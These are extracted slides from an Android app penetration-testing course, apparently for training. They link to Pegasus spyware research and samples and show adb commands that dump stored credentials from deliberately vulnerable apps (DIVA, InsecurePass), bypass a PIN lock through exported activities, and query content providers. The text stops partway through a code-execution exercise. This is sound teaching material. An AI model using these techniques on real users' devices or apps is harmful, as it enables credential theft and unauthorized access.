 - <https://info.lookout.com/rs/051-ESQ-475/images/lookout-pegasus-android-technical-analysis.pdf>
 - <https://android-developers.googleblog.com/2017/04/an-investigation-of-chrysaor-malware-on.html>
 - <https://www.cyber.nj.gov/threat-profiles/android-malware-variants/chrysaor>
 - <https://framarootappdownload.net/framaroot-exploit-supported-devices/>

Pegasus Indicators of Compromise

- Mobile Verification Toolkit - <https://github.com/mvt-project/mvt>
- NSO Group Pegasus Indicator of Compromise - https://github.com/AmnestyTech/investigations/tree/master/2021-07-18_nso

Pegasus Indicators of Compromise

- Malware Samples - https://github.com/jonathandata1/pegasus_spyware



The screenshot shows the GitHub interface for the repository 'jonathandata1/pegasus_spyware'. The browser address bar displays 'github.com/jonathandata1/pegasus_spyware/tree/master/sample5.1'. The repository name is 'jonathandata1 / pegasus_spyware' with a 'Public' label. The navigation bar includes 'Code', 'Issues', 'Pull requests', 'Actions', 'Projects', 'Wiki', 'Security', and 'Insights'. The current view is the 'sample5.1' directory, showing a file structure with folders: 'apk', 'decompiled_raw', and 'recompiled_java'. Each folder has a commit message: 'Updated Readme and Made Sample DIRS more visible for people to see al...'. The repository owner's profile picture and name 'jonathandata1' are visible at the top of the file list.

Setting up MVT Docker

- `git clone https://github.com/mvt-project/mvt.git`
- `cd mvt`
- `sudo docker build -t mvt .`

- `docker run -it --privileged -v /dev/bus/usb:/dev/bus/usb mvt`

Koodous Packages Detections

Package name	File name	Trusted	Detected	Rating
com.ses.app.apkexport	/data/app/~~HOUNMcFpF1YTJPIbp8-DUg==/com.ses...	no	no	0
com.dns.fridaloader	/data/app/~~rbHjKls6g9N9Po1CjgH4Aw==/com.dns...	no	no	0
com.dns.platformchecker	/data/app/~~IU-HhyX2_0Z71qyzRPr7Ug==/com.dns...	n/a	n/a	n/a
com.tiagorlampert.rootchecker	/data/app/~~Iq6LMCTb_a9nznjLiB7WPw==/com.tia...	n/a	n/a	n/a
com.network.android	/data/app/~~fDu6Ej4YyZJrbPvhYxWx_w==/com.net...	no	yes	-15
org.billinghack	/data/app/~~o8u9x98bt9sUSKY5MgT6ug==/org.bil...	n/a	n/a	n/a
com.android.chrome	/data/app/~~VyYtDj0pq9Rhi87hX8RmWA==/com.and...	no	no	0
com.dns.androidcomponents	/data/app/~~romF10Uc_KgfoQLfnjfpdA==/com.dns...	n/a	n/a	n/a
ru.dzzzedui.qghkrsudu	/data/app/~~yta-rPe0wmUVUU06kvXrDA==/ru.dzzz...	n/a	n/a	n/a
com.example.mainuser.ncscpin	/data/app/~~A0StzRLEvIQDPFizJG_rMg==/com.exa...	no	no	0
com.dns.broadcastreivertest	/data/app/~~v6LunUDZaPAPri3Y0-5PVw==/com.dns...	n/a	n/a	n/a
com.savingnotes.app	/data/app/~~eSmb7gi-xuTIs_4FL0-kSw==/com.sav...	no	no	0
com.dns.buggynetwork	/data/app/~~GV8xcig2jfnAPaiHErScjQ==/com.dns...	n/a	n/a	n/a
com.esccardio.escpocketguidelines	/data/app/~~NuIwnUy0HzeP8jRhUgwueQ==/com.esc...	n/a	n/a	n/a

```

19:11:24 INFO [mvt.android.modules.adb.packages] Extracted at total of 176 installed package names
INFO [mvt.android.modules.adb.logcat] Running module Logcat...
19:11:34 INFO [mvt.android.modules.adb.logcat] Current logcat logs stored at op1/logcat.txt
INFO [mvt.android.modules.adb.logcat] Logcat logs prior to last reboot stored at op1/logcat_last.txt
INFO [mvt.android.modules.adb.logcat] The Logcat module does not support checking for indicators
INFO [mvt.android.modules.adb.root_binaries] Running module RootBinaries...
WARNING [mvt.android.modules.adb.root_binaries] Found root binary "su"
WARNING [mvt.android.modules.adb.root_binaries] Found root binary "busybox"
19:11:36 INFO [mvt.android.modules.adb.root_binaries] The RootBinaries module does not support checking for
indicators
INFO [mvt.android.modules.adb.files] Running module Files...
19:11:37 INFO [mvt.android.modules.adb.files] Found 52 files in primary Android data directories
INFO [mvt.android.modules.adb.files] Processing full file listing. This may take a while...
sk19:12:09 INFO [mvt.android.modules.adb.files] Found 214178 total files

```

```
root@a06ca43225e6:/home/cases/op1# ls
dumpsys.txt                dumpsys_dbinfo.json      getprop.json             packages.json            settings.json
dumpsys_activities.json    dumpsys_receivers.json  logcat.txt               root_binaries_detected.json  timeline.csv
dumpsys_battery_daily.json  files.json               logcat_last.txt          selinux_status.json
root@a06ca43225e6:/home/cases/op1#
```

Exploiting Local Storage

Android SQLite Database

- Description
 - SQLite is an open-source database that does not need to have a server
 - Provides robust persistent data storage
 - Native SQL database within the complete control of application
 - Examine these databases to look for sensitive data, such as user settings, application data
- Extension:
 - .sqlite
- File Location:
 - /data/data/<package-name>/databases/
- Tools
 - Windows/Mac – SQLite Browser (<https://sqlitebrowser.org/>)
 - Windows/Mac/Linux – SQLite Studio (<https://sqlitestudio.pl/>)

Exploiting Local Storage Android SQLite Database

- Using SQLite from the command line
 - `adb shell`
- Go to the application directory where the databases are located
- Run `sqlite3 <dbname.db>`
- To dump the schema:
 - `.schema`
- List databases
 - `.databases`
- List tables
 - `.tables`
- Dump a table
 - `.dump <tablename>`





Exploiting Local Storage




Android SD Card Data

- Description
 - Examine the files on the SD Card to look for sensitive data, such as user settings, application data
 - There are no file permissions on SD Card
 - Any application can read the contents of the SD Card
- Extension:
 - Multiple extensions
- File Location:
 - `/sdcard/`
- Tools
 - Use any file explorer to read SD card data

HOMEWORK – Enable Storage in DIVA




<https://t.me/learningnets>




HOMEWORK

- Launch the installed DIVA application and solve challenges 3 and 6
 - The APK is up on /home/mobile/Desktop/vulnapps/DIVA.apk
- Make sure to disassemble and look at the code to understand how the vulnerable code pattern looks like and where the data is being stored



SOLUTION - 1

- `adb shell`
- `cd /data/data`
- `ls -la | grep diva`
- `cd /data/data/jakhar.aseem.diva`
- `cat /data/data/jakhar.aseem.diva/shared_prefs/jakhar.aseem.diva_preferences.xml`



```
completed — adb shell — adb — adb shell — 80x24
[at jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="password">servpass</string>
  <string name="user">serv1</string>
</map>
vbox86p:/data/data/jakhar.aseem.diva/shared_prefs #
https://t.me/learningnets
```

SOLUTION - 2

*New Project - jadx-gui

File View Navigation Tools Help

DIVA.apk

- Source code
 - android.support
 - jakhar.aseem.diva
 - AccessControl1Activity
 - AccessControl2Activity
 - AccessControl3Activity
 - AccessControl3NotesActivity
 - APICreds2Activity
 - APICredsActivity
 - BuildConfig
 - C0319R
 - DivaJni
 - Hardcode2Activity
 - HardcodeActivity
 - InputValidation2URISchemeActivity
 - InputValidation3Activity
 - InsecureDataStorage1Activity
 - InsecureDataStorage2Activity
 - InsecureDataStorage3Activity
 - InsecureDataStorage4Activity**
 - LogActivity
 - MainActivity
 - NotesProvider
 - SQLInjectionActivity
- Resources
- APK signature

```
import android.support.p003v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;

16 public class InsecureDataStorage4Activity extends AppCompatActivity {
    /* access modifiers changed from: protected */
17     public void onCreate(Bundle savedInstanceState) {
18         super.onCreate(savedInstanceState);
19         setContentView((int) C0319R.layout.activity_insecure_data_storage4);
    }

22     public void saveCredentials(View view) {
23         EditText usr = (EditText) findViewById(C0319R.C0321id.ids4Usr);
24         EditText pwd = (EditText) findViewById(C0319R.C0321id.ids4Pwd);
        try {
29             File uinfo = new File(Environment.getExternalStorageDirectory().getAbsolutePath() + "/.uinfo.txt");
30             uinfo.setReadable(true);
31             uinfo.setWritable(true);
32             FileWriter fw = new FileWriter(uinfo);
33             fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
34             fw.close();
35             Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception e) {
39             Toast.makeText(this, "File error occurred", 0).show();
40             Log.d("Diva", "File error: " + e.getMessage());
        }
    }
}
```

<https://t.me/learningnets>

SOLUTION - 2

```
completed — adb shell — adb — adb shell — 80x24
vbox86p: /sdcard # ls -la
total 120
drwxrwx--x 14 root sdcard_rw 4096 2020-07-19 21:28 .
drwx--x--x  4 root sdcard_rw 4096 2020-07-12 16:44 ..
-rw-rw----  1 root sdcard_rw   16 2020-07-24 21:22 .uinfo.txt
drwxrwx--x  2 root sdcard_rw 4096 2020-07-12 16:44 Alarms
drwxrwx--x  4 root sdcard_rw 4096 2020-07-12 19:42 Android
drwxrwx--x  2 root sdcard_rw 4096 2020-07-12 16:44 DCIM
drwxrwx--x  2 root sdcard_rw 4096 2020-07-13 01:52 Download
drwxrwx--x  2 root sdcard_rw 4096 2020-07-12 16:44 Movies
drwxrwx--x  2 root sdcard_rw 4096 2020-07-12 16:44 Music
drwxrwx--x  2 root sdcard_rw 4096 2020-07-12 16:44 Notifications
drwxrwx--x  2 root sdcard_rw 4096 2020-07-12 16:44 Pictures
drwxrwx--x  2 root sdcard_rw 4096 2020-07-12 16:44 Podcasts
drwxrwx--x  2 root sdcard_rw 4096 2020-07-12 16:44 Ringtones
drwxrwx--x  2 root sdcard_rw 4096 2020-07-19 21:28 Snapchat
drwxrwx--x  2 root sdcard_rw 4096 2020-07-12 19:56 apk
vbox86p: /sdcard # cat .uinfo.txt
serv2:serv2pass
vbox86p: /sdcard #
```

Module 3: Android Vulnerabilities

- Exploiting Local Storage
- Exploiting Android Components
- Exploiting Weak Cryptography
- Exploiting Side Channel Data Leakage
- Root Detection and Bypass
- Exploiting Network Communication and Cert Pinning
- Exploiting Firebase Databases
- Attacking Google Play Billing

Identifying Android app components

- Start any application analysis with *AndroidManifest.xml*
- Look for components such as `<activity>`, `<provider>`, `<receiver>` and so on
- Use the *android:name* element to determine the exact name of the component, which will be used for later analysis

```
    android:label="@string/app_name"
    android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
<!--
    android:theme="@style/AppTheme" -->
<activity
    android:name=".LoginActivity"
    android:label="@string/app_name" >
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />

        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
<activity
    android:name=".FilePrefActivity"
    android:label="@string/title_activity_file_pref"
    android:windowSoftInputMode="stateVisible|adjustResize|adjustPan">
</activity>
<activity
    android:name=".DoLogin"
    android:label="@string/title_activity_do_login" >
</activity>
<activity
    android:name=".PostLogin"
    android:exported="true"
    android:label="@string/title_activity_post_login" >
</activity>
<activity
```

Exploiting Android Components

- **Activities**
- Content Providers
- Services
- Broadcast Receivers

Android App Components – Activities

- Visual Screens of an Android application
- Contains of different layouts
- Anything you could interact with
- Wallet applications

Exploiting Android Components

Activities



```
adb shell am start -n <packageName>/.<activityName>
```

<https://t.me/learningnets>

© 2022 Prateek Gianchandani & Dinesh Shetty


```
dns — dns@dns-mac — ~ — -zsh — 80x24
→ ~
```

12:59

Search apps

- Amaze
- Android...
- Android...
- APK Exp...
- bh2019
- BuggyNe...
- Calculator
- Calendar
- Camera
- Catch
- Clock
- Contacts
- Custom...
- Dev Setti...
- Dev Tools
- Diva
- drozer A...
- Email
- Files
- FridaLoa...
- Gallery
- Insecure...
- KeepSafe
- LinkedIn
- Messagi...
- Music
- NCSCPin
- Network...
- Phone
- Play Store

free for personal use



Bypassing Authentication

- `adb shell am start -n "com.dns.insecurepass/.MainActivity"`

• OR

- `adb shell am start -n "com.dns.insecurepass/com.dns.insecurepass.MainActivity"`

TASK - 10 mins

- Launch installed *InsecurePass* application
 - APK can be found at `/home/mobile/Desktop/vulnapps/InsecurePass.apk`
- What is the package name for the InsecurePass application
- What Activities are exported
- Create an account -> Add new credentials to vault -> Menu -> Settings
 - > Enable InsecurePass Pinlock -> Set PIN
- Force Close the application by using the Android Taskswitcher (think Alt+Tab) and relaunch application after 1 minute. Try to bypass the login screen on the InsecurePass application without entering correct PIN by exploiting Activities.

```
dns — dns@dns-mac — ~ — -zsh — 80x24
[Terminal window showing a dark background with some faint, illegible text]
```

1:13 [Settings icon] [Signal strength] [Wi-Fi] [Battery]

Accounts

yahoo

https://yahoo.com

testuser1

[Home indicator bar]

free for personal use

Solution

1)adb shell am start -n "com.dns.insecurepass/
com.dns.insecurepass.MainActivity" → but won't work
because it still asks for PIN

2)adb shell am start -n "com.dns.insecurepass/
com.dns.insecurepass.SettingsActivity" --> We goto settings
and disable the InsecurePass Pinlock (which does not ask for previous
password as it is a post-login page and always assumes that the user is
authenticated)

3)adb shell am start -n "com.dns.insecurepass/
com.dns.insecurepass.MainActivity" → This time works and
authentication is bypassed

Exploiting Android Components

- Activities
- Content Providers
- Services
- Broadcast Receivers

Android App Components – Content Providers

- Storing, Retrieving and Sharing application data
- Acts as a middle layer
- SQLite, XML, PlainText
- With the prefix “content://”

Exploiting Android Components Content Providers




```
adb shell content query --uri content://<Provider_URL>
```

<https://t.me/learningnets>

© 2022 Prateek Gianchandani & Dinesh Shetty

```
demo — dns@dns-mac — -zsh — 80x24
grep ..material/demo
→ demo
```



STEPS

- Reverse the application using Apktool (apktool d -f catch.apk)
 - Target binary at /home/mobile/Desktop/vulnapps/Catch.apk
- Find out the content providers (Content Providers start with content://).
 - Use: `grep -iRn "content://" .`
- `content://com.threebanana.notes.provider.NotePad/notes"`
- Query the content provider using
`adb shell content query --uri content://
com.threebanana.notes.provider.NotePad/notes`

Content Provider Code Execution

- Target - /home/mobile/Desktop/vulnapps/content_provider/esc_exploit/ESC_Pocket_Guidelines.apk
- Goal: Exploit the vulnerable Content Provider to gain Code Execution on the Device



- ESC_Pocket_Guidelines.apk
 - Source code
 - android
 - androidx
 - com
 - dagger
 - defpackage
 - developers.mobile.abt
 - firebase.com.protolitewrapper
 - harmony.java.awt
 - io
 - javax
 - kotlin
 - okhttp3
 - okio
 - org
 - Resources
 - assets
 - cmp
 - com
 - kotlin
 - lib
 - META-INF
 - okhttp3
 - org
 - res
 - rfc4134
 - AndroidManifest.xml
 - androidsupportmultidexversion.txt

AndroidManifest.xml

Find: FileContentProvider

Previous Next Mark All Regex Match Case Whole word

```
140 <activity android:theme="@style/Theme.Translucent.NoTitleBar" android:label="@string/title_activity_start"
146 <service android:name="com.esccardio.escpocketguidelines.GCMIntentService" android:exported="false">
149   <intent-filter>
150     <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
149   </intent-filter>
146 </service>
153 <service android:name="com.esccardio.supporting_modules.utils.network.ImageDownloaderService"/>
182 <receiver android:name="com.esccardio.supporting_modules.expansion.ExpansionAlarmReceiver"/>
184 <service android:name="com.esccardio.supporting_modules.expansion.ExpansionDownloaderService"/>
186 <provider android:name="com.esccardio.escpocketguidelines.FileContentProvider" android:exported="true" and
192 <activity android:theme="@style/Theme.Holo.Light.NoActionBar.Fullscreen" android:name="com.esccardio.supp
196 <activity android:label="@string/title_activity_acclogin" android:name="com.esccardio.bb_modules.login.acc
200 <service android:name="com.esccardio.supporting_modules.utils.network.GuidelineDownloaderService" android:
203 <service android:name="com.esccardio.supporting_modules.utils.network.FileDownloaderService"/>
204 <service android:name="com.esccardio.supporting_modules.utils.network.VideoDownloaderService" android:expo
207 <service android:name="com.esccardio.supporting_modules.utils.network.WebserviceConsumerService" android:e
211 <activity android:theme="@style/Theme.Holo.Light.NoActionBar.Fullscreen" android:name="com.esccardio.bb_mo
216 <activity android:name="com.esccardio.bb_modules.content.content_view.WordList"/>
217 <activity android:name="com.esccardio.escpocketguidelines.OneButtonDialogActivity"/>
219 <service android:name="com.esccardio.escpocketguidelines.FCMService" android:stopWithTask="false">
222   <intent-filter>
223     <action android:name="com.google.firebase.MESSAGING_EVENT"/>
222   </intent-filter>
219 </service>
231 <service android:name="com.google.firebase.messaging.FirebaseMessagingService" android:exported="false" and
235   <intent-filter android:priority="-500">
236     <action android:name="com.google.firebase.MESSAGING_EVENT"/>
235   </intent-filter>
```

The vulnerability

```
com.esccardio.escpocketguidelines.FileContentProvider ✕

import android.content.ContentValues;
import android.content.Context;
import android.database.Cursor;
import android.net.Uri;
import android.os.ParcelFileDescriptor;
import java.io.File;
import java.io.FileNotFoundException;

public class FileContentProvider extends ContentProvider {
    private Context mContext;

    public String getType(Uri uri) {
        return "application/*";
    }

    @Override // android.content.ContentProvider
    public ParcelFileDescriptor openFile(Uri uri, String str) throws FileNotFoundException {
        String valueOf = String.valueOf(uri);
